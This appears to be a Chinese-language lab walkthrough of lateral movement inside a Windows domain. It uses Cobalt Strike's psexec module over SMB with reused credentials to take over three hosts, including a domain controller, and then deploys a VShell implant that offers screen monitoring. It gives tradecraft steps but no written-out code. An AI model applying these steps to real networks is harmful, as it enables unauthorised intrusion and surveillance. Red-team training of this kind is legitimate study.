
通过扫描c段
发现存在3台主机
我们需要横向移动的目标就是
1 | 192.168.54.138 #OWA域控主机 |
在最开始的时候我们通过端口扫描发现当前受控主机开放139/445端口


其他2台也开放了445端口 也就是smb服务
我们可以直接使用cs里面psexec模块进行横向移动了
我们要先创建一个smb的监听器


凭据复用之前的账号密码
域名选择GOD
然后监听器选择smb


成功横向移动
另一台也是同样的道理
至此我们通过cs成功拿下了域内的三台主机
横向移动当中 我们时候的是psexec进行远程操控进程
由于445端口已开启了共享文件的服务
所以我们可以使用psexec直接远程操控进程
也可以上传马子然后执行把shell给弹出来
不使用cs的方式
我们用点其他方法
上线vshell
我们打开vshell
登录进去
也是先要创建一个监听器

生成马子的步骤和cs的一样

然后传到目标主机上执行就可以了

成功上线vshell
vshell的功能比较全面
还可以直接查看屏幕监控
查看主机系统信息

